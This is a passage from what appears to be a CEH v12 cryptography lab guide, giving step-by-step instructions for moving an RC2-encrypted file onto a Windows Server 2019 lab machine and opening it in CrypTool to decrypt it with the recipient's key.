(**Cry-RC2-Unnamed1.hex**) from **Desktop** to **E:\CEH-Tools\CEHv12 Module 20 Cryptography\Cryptanalysis Tools\CrypTool**.




15. Assume that you are the intended recipient (working on Windows Server 2019) of the encrypted file through the shared network drive and the key to open the encrypted data was sent to you via an email. Using this, you can decrypt the encrypted data and see the data in plain-text.

Module 20 – Cryptography

16. Switch to the **Windows Server 2019** virtual machine, click **Ctrl+Alt+Del** to activate the machine. By default, **Administrator** profile is selected, type **Pa\$\$w0rd** to enter password in the password field and press **Enter** to login.
17. Navigate to **Z:\CEHv12 Module 20 Cryptography\Cryptanalysis Tools\CrypTool**, copy the **Cry-RC2-Unnamed1.hex** and paste it in the **Desktop**.



18. Click **Type here to search** icon on the Desktop. Type **cryp** in the search field, the **CrypTool** appears in the results, click on **CrypTool** to launch it.




Module 20 – Cryptography


19. In the **CrypTool** window; click **File** in the menu bar and select **Open...**

Note: If a **How to Start** window. Check the **Don't show this dialog again** checkbox and click **Close**.

